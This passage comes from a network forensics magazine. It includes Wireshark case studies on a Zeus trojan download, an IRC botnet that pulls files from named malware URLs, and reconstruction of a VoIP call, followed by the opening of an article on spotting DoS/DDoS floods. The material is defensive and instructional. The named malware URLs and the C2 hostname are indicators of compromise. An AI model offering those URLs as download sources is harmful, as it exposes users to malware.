No.	IP - Src	IP - Dest	Time	DeltaTime	Protocol	Size (B)	Src Port	Dest Port	Info
1	192.168.3.25	89.187.51.0	0.000000	0.000000	TCP	62	1051	80	1051 > 80 [SYN] Seq=3862586801 Wi
2	89.187.51.0	192.168.3.25	0.219794	0.219794	TCP	62	80	1051	80 > 1051 [SYN, ACK] Seq=40697227
3	192.168.3.25	89.187.51.0	0.221962	0.002168	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586802 Ac
4	192.168.3.25	89.187.51.0	0.223935	0.001973	HTTP	219	1051	80	GET /ribbn.tar HTTP/1.1
5	89.187.51.0	192.168.3.25	0.444535	0.220600	TCP	54	80	1051	80 > 1051 [ACK] Seq=4069722704 Ac
6	89.187.51.0	192.168.3.25	0.449296	0.004761	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
7	89.187.51.0	192.168.3.25	0.449819	0.000523	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
8	192.168.3.25	89.187.51.0	0.451005	0.001186	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
9	89.187.51.0	192.168.3.25	0.675966	0.224961	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
10	89.187.51.0	192.168.3.25	0.676292	0.000326	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
11	89.187.51.0	192.168.3.25	0.677088	0.000796	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
12	192.168.3.25	89.187.51.0	0.677937	0.000849	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
13	192.168.3.25	89.187.51.0	0.856904	0.178967	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
14	89.187.51.0	192.168.3.25	0.902107	0.045203	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
15	89.187.51.0	192.168.3.25	0.903564	0.001457	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
16	192.168.3.25	89.187.51.0	0.903833	0.000269	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac
17	89.187.51.0	192.168.3.25	0.904167	0.000334	TCP	1426	80	1051	[TCP segment of a reassembled PDU]
18	192.168.3.25	89.187.51.0	1.074860	0.170693	TCP	60	1051	80	1051 > 80 [ACK] Seq=3862586967 Ac

Figure 21. *Sample Wireshark capture showing suspicious traffic with in the client's network*

  - Packet #4 – The client then executes a HTTP GET request for a file named "/ribbn.tar" to the Domain "pipiskin.hk" (Apparently a Domain located in Hong Kong) as shown in the Wireshark "Follow TCP Stream" located under the "Right-Click Menu"
  - Packets #5-46 – Contain the payload of the request file "/ribbn.tar" which research at Sourcefire VRT Labs reveals the following information: /ribbn.tar is one of the alias file names used by the Zeus Trojan (Worm).
  - Fortunately, the execute command "weibullhost ~ $ tar xzf ribbn.tar.gz" fails due to the lack of a Linux client on the user's workstation.
- Zeus Worm Background: "…a Trojan horse that steals banking information by man-in-the-browser keystroke logging and Form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes. First identified in July 2007 when it was used to steal information from the United States Department of Transportation it became more widespread in March 2009. In June 2009, security company Prevx discovered that Zeus had compromised over 74,000 FTP accounts on websites of such companies as the Bank of America, NASA, Monster.com, ABC, Oracle, Play.com, Cisco, Amazon and BusinessWeek… *http://en.wikipedia.org/wiki/Zeus_(Trojan_horse)*

SAMPLE CASE STUDY #3 – AN ESTABLISHED BOT-NET WITHIN THE NETWORK

Unfortunately, much like traditional Law Enforcement work, Network Forensics is nothing like a detective novel. Seldom do the clues lead in a single, logical progression to one inescapable conclusion. Rather, it is just like real-world investigations; we look in likely places for leads and follow these leads as best you can with the understanding that all of the evidence will not always point to the same thing.

Many times, the relationship between the "leads" and the culprit is not obvious, some will result in dead ends, but others will produce useful information, typically we have to investigate each suspicious indication until we find the solution – Decide the most likely scenario, based on *the majority of evidence*.

Note: A famous author summarized it best, in my opinion, with his fictional detective uttering "…when you have eliminated the impossible, whatever remains, however improbable, must be the truth…" S. Holmes – The Sign of the Four, Ch. 6 (1890).

- Packet Capture Background: This file was taken from a Client network that was initially not suspected of being compromise. The infection was discovered while troubleshooting user complaints of a "Slow Network".
- Forensic Analysis of Packets: IP Address 68.164.173.62 was identified as an external server, running MS Windows Server 2000 and located seven hops away in the United States, using ASN 18566; while IP address 172.16.1.10 was identified as the user workstation running MS Windows XP Professional version. Examination of the Protocol Statistics menu revealed the presence of both IRC and TFTP protocols. Using the "Right-Click-> Select Related" choice resulted in two different sets of packets in which a detailed analysis provided the following insights:
  - Packets #70 – #512 (TFTP Analysis) – Beginning in packet #70 and concluding in packet #512, we see the client initiate the TFTP transaction and requesting a download of a file named "analiz.exe". Using the "Following UDP Stream" command, we see the following image:




Figure 22. *Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer*

Research into the function of this file name reveals that this is most likely the Rbot-RP Worm that exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963. – *www.fileresearchcenter.com/A/ANALIZ.EXE-4657.html*

- Packet #134 – #301 (IRC Analysis) – Packet #134 is the beginning of an IRC connection to an IRC server identified by IP Address 69.64.34.124 located eight hops away and registered in

Saint Louis, Missouri in the United States and using ASN 30083. Using the "Following TCP Stream" command, we see the following image:




Figure 23. *Sample of a detailed examination of a suspicious network conversation displayed using the "Right Click -> Follow TCP Stream" option*

This information reveals that IP Address 69.64.34.124 is functioning as an IRC Command and Control Server for this Botnet; identified as "hunt3d.devilz.net" and running control software "version Unreal3.2". It appears to be instructing the Client machine (172.16.1.10) to download a number of suspicious files from multiple locations including: *www.wanees.net/bbnz.exe*, *webacceptor.findwhatevernow.com:8091/get.file=jocker.exe*, and *ysbweb.com/ist/scripts/ysb.exe*.

Research reveals that all of these files are malicious in nature and comprise an assortment of key-logging and Worm software packages.

The Network Engineer making this capture, upon detecting these pieces of evidence, immediately removed the workstation 172.16.1.10 from the network and contacted Law Enforcement officials for further analysis.

SAMPLE CASE STUDY #4 – A VOICE OVER IP (VOIP) CONVERSATION RECONSTRUCTION

Not all Network Forensic investigations involve tracing malicious pieces of software (Malware) back to their origins. In the following case study, we analyze and reconstruct a VoIP conversation and playback the resulting file to listen to the audio portion of the call.

PACKET CAPTURE BACKGROUND

This was collected from a suspect test network as part of an evidence collection exercise.

FORENSIC ANALYSIS OF PACKETS

IP address 45.210.3.90 is assigned to Endpoint #1, a Cisco VoIP phone using SIP In-band signaling emulation with the caller ID of "3290@cisco.sip.ilabs.interop.net". IP address 45.210.9.97 is assigned to Endpoint #2, also a Cisco VoIP phone running SIP In-band signaling emulation with a caller ID of "sip:4697@cisco.sip.ilabs.interop.net". IP Address 45.210.3.36 is assigned to the Call Client Manager / Gateway device.




Figure 24. *Sample Wireshark display showing a VoIP packet capture collected from the network in question*

- Packets #4 – #11 (Call Set-up) – Contain the Sip In-band signaling setup handshake. Examination of the decoded packets reveals that the Endpoint ID's are transmitted in unencrypted ASCII test.
- Packets #12 – #3410 (Audio Data) – Comprise both G.711 codex based audio streams of the suspect conversation being monitored with an elapsed call duration of approximately 1 minute and 23 seconds.

Reassembly and subsequent playback of one or both sides of this phone call can be achieved by utilizing Wireshark's native VoIP analysis functionality located under the "Telephony" menu.




Figure 25. *Showing the steps required to select a specific VoIP call and send it to the Wireshark VOIP playback module. The VoIP call analysis and playback functions are located under the Wireshark "Telephony" menu*




Figure 26. *Showing the steps required to decode and playback the audio portion of a specific VoIP call*

CONCLUSIONS

This tutorial has provided a brief look at a powerful new addition to the tools used in both Network and Law Enforcement operations: Network Forensics Analysis techniques using packet capture files. Building on capabilities and techniques already used by Security professionals we show that contained within a packet trace are the key clues required to analyze, evaluate and resolve most network security incident, as shown by our analysis of these Case Studies drawn from Real-World events. To be continued in “Enemy inside the gates. Part 2 – Network Miner”.

ABOUT THE AUTHOR

Phillip D. Shade is a Senior Network / Forensics Engineer and founder of Merlion’s Keep Consulting, a professional services company specializing in all aspects of Network and Forensics Analysis as well as providing a full range of professional training and customized curriculum development. An internationally recognized Network Security and Forensics expert, drawing from his over 30 years of hands-on, real world experience as a Network Engineer and Security Consultant in Network Analysis, troubleshooting and Cyber Forensics / Security. His presentations at seminars and road shows use a highly energetic, knowledgeable and informative style. A member of the Global Cyber Response Team (GCRT), FBI InfraGard, Computer Security Institute, the IEEE and Volunteer at Cyber Warfare Forum Initiative, he is a frequent consultant for numerous international security, technology and government agencies and a featured speaker at local, regional, national and international Security events. Mr. Shade served in the United States Navy for 20 years, specializing in Electronics Systems and Computer Security. He attended the University of San Francisco for a Bachelor of Science degree in Information Systems Management. Phill holds numerous networking certifications including CNX-Ethernet (Certified Network Expert), Cisco CCNA, CWNA (Certified Wireless Network Administrator), WildPackets PasTech and WNAX (WildPackets Certified Network Forensics and Analysis Expert). In 2007, Phill founded Merlion’s Keep Consulting having previously worked with WildPackets, Optimized Engineering and IBM Global services. Previously he created the WildPackets Certified Network Expert certification series and is currently a certified instructor for a number of advanced Network Training academies including: Wireshark University, Global Knowledge, Network Associates Sniffer University, and Planet-3 Wireless Academy.

Clients: Mr. Shade’s clients include the US Department of Defense (Navy, Air Force, Marine Corps, Army), numerous Law Enforcement and Intelligence agencies including the FBI, NCIS, Singapore, Dutch and Belgian Police Departments, Australian High Tech Crime Centre and New York Police, Federal Aviation Administration, Internal Revenue Service, Lockheed Martin, NASA, Verizon Communication, AT&T, IBM Corporation, Cisco Systems, Quicken Financial Services, Tarrent County Courts, multiple city agencies including Cities of Fort Worth, Seattle and Honolulu. He can be contacted at merlions.keep@gmail.com. For additional information or to schedule Network Analysis or Network Forensics using Wireshark, Pilot or Network Miner contact the following: North America / United States / Asia – merlions.keep@gmail.com | Europe / Africa / Middle East – http://www.scos.nl/products/wireshark-training/

NETWORK FORENSIC WITH WIRESHARK

DISCOVERING AND ISOLATING DOS/DDOS ATTACKS

by Yoram Orzach

Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) attacks are attempts to make a computing or network resource unavailable to its users. There are various types of DoS/DDoS attacks, some load the network to the point it is blocked for applications traffic, some load servers to that point, and some are more sophisticated and try to "confuse" the application servers with bad data. Although there are various tools for detection and prevention of these types of attacks, good old Wireshark can also be used for this purpose. In this article we will see some important features of Wireshark, were to place it for capturing data, and how to use it to identify attack patterns.

What you will learn:

- Types of DoS/DDoS attacks
- Basic usage of Wireshark for network analysis
- How to use Wireshark as a network forensics tool
- DoS/DDoS patterns and how to discover them

What you should know:

- Basics and structure of data networks
- Basics of TCP/IP

Denial of Service (DoS) is when a single attacker that attacks the network services in order to prevent users from using them, while Distributed Denial of Service (DDoS) is when multiple attackers, or a single attacker through multiple nodes tries to do so. DoS/DDoS attacks can be divided into several major types that can be characterized by the resource under attack. All of them come to prevent network users from accessing the network resources.

- Network-based attacks: The first resource that can be attacked is the network itself. Here we have for example attacks like ICMP and TCP-SYN flooding, while in this category we can face regular packets that simply intend to block the communications link or malicious packets like NULL scans, Xmas scans and others. A communications link can be a WAN connection, a server interface or even a WiFi network. The purpose of

these types of attack is usually to block the communications channel with massive traffic so that the real traffic will not have enough space over the link.
- Server-based attacks: The second resource that can be attacked is the server itself. Attack on a server can be performed by the massive consumption of server resources, in order to cause the server to slow down to the point it will no longer serve its clients.
- Applications-based attacks: The third major category of attacks targets the applications running on servers, for example database process, HTTP servers with mail servers, and so on.
- Network-devices based attacks: The last category that we will discuss are attacks on the communications infrastructure, for example attacks on routers in order to manipulate the routing tables, the generating of fake MAC addresses to confuse the LAN switch, attacks on the organization DNS servers and so on.

There are DoS/DDoS attacks that come to crash the resource, and there are attacks that come to slow it down. In both cases the purpose is to deny the service from the end user. The difference is in the way the attack works, as we will see later in this article.

PROTECTION METHODS

There are various types of devices that come to protect against DoS/DDoS attacks. These are generally called Intrusion detection Systems (IDS) or Intrusion Prevention Systems (IPS). You will see also the term IDPS for Intrusion Detention and Prevention System. Some IDS/IPS systems are located in the ISP network and others in your organization. Some common products are IDS/IPS software blades from Checkpoint, DDOS Secure and other appliances from Juniper, F5 or Radware devices and many others.

Although IDS/IPS systems are quite efficient when protecting against attacks coming from the Internet, they have their drawbacks:

- IDS/IPS are not intended to protect the internal network from the spread of worms originating from within the network, such as those coming from previously infected laptops that connect directly to the internal network
- There are signature-based and flow-based IDS/IPS systems. The first type must be constantly updated with signature files, while the second type identify significant tarffic changes that are not always the problem.

There are also other protection components like internal security systems, SNMP or Netflow/Jflow/Sflow based monitoring systems and many others, that in cooperation can provide a reasonable protection.

In the test equipment and softwares category we have commercial softwares like NetWitness from RSA, Security Analytics from Solera Networks and some others. All these are smart and expensive devices and software‘s that analyses the data for us.

Wireshark, as a free tool is not sophisticated as some of the tools mentioned above, neither it shows you colourful statistics, but with knowledge of networking and security mechanisms, it can be used to solve majority of problems on your network, including DoS, DDoS and many more, and this is the purpose of this article is to show some guidelines of how to do it.

BASIC USAGE OF WIRESHARK FOR NETWORK ANALYSIS

With Wireshark, the most common network analyzer in the market, we simply listen to the communications channel, capture the packets and present them. It has strong statistical tools for analyzing traffic and traffic patterns, and a basic expert system that mostly analyze communications events like TCP/IP issues, applications behavior and so on. To use Wireshark as a network forensics tool will be to implement your networking knowledge with the basic capabilities that Wireshark presents.

When starting to work with Wireshark, we have the main window that provides us with the packet list, packet details and packet bytes. You can see Wireshark’s main window in the illustration bellow. In the “packet list” pane we see all captured packets listed, in the “packet details” pane we see packets details and in the “packet bytes” pane we see the actual bytes. Later we will see how to use these windows for the analysis process.




Figure 1. *Wireshark main window*

The first types of tools that can be used are the basic statistical tools; these are the tools under the statistics menu, as presented in the following illustration.




Figure 2. *Basic statistics tools*

With the statistics tools we will be able to see mostly flood patterns like SYN or ICMP, as we will see later in the article.

The next important tool that can be used is the IO Graphs, with the assistance of display filters configured in it, as displayed in the next illustration.

With the IO Graphs we can see various behaviours. In the illustration above we can see for example that ten seconds after the start of capture, there were around 2500 TCP SYNs per second which is of course a reason to look deeper to what has happened. In the filters fields in the lower part of the screen we configure the filters, in his case `tcp.flags.reset==1` in the second line and `tcp.flags.syn==1` in the third line.

HOW TO USE WIRESHARK AS A NETWORK FORENSICS TOOL

Let's see what major security threats look like when using Wireshark. Since there are so many types of DoS/DDoS attacks, I will try to focus on the most common ones, so we can view some examples of how to use Wireshark for the purpose.

The first rule in network forensics, and that includes when you are looking for patterns that looks like DoS/DDoS, is to look for unusual traffic. Unusual traffic can be traffic from unknown sources, massive traffic over a link or to a specific server, frequent routing updates that you are not sure where they come from, to many HTTP GETs or POSTs, DNS responses without the related queries and so on. You should know the purpose of every packet in your network, because what you don't know might crash it.

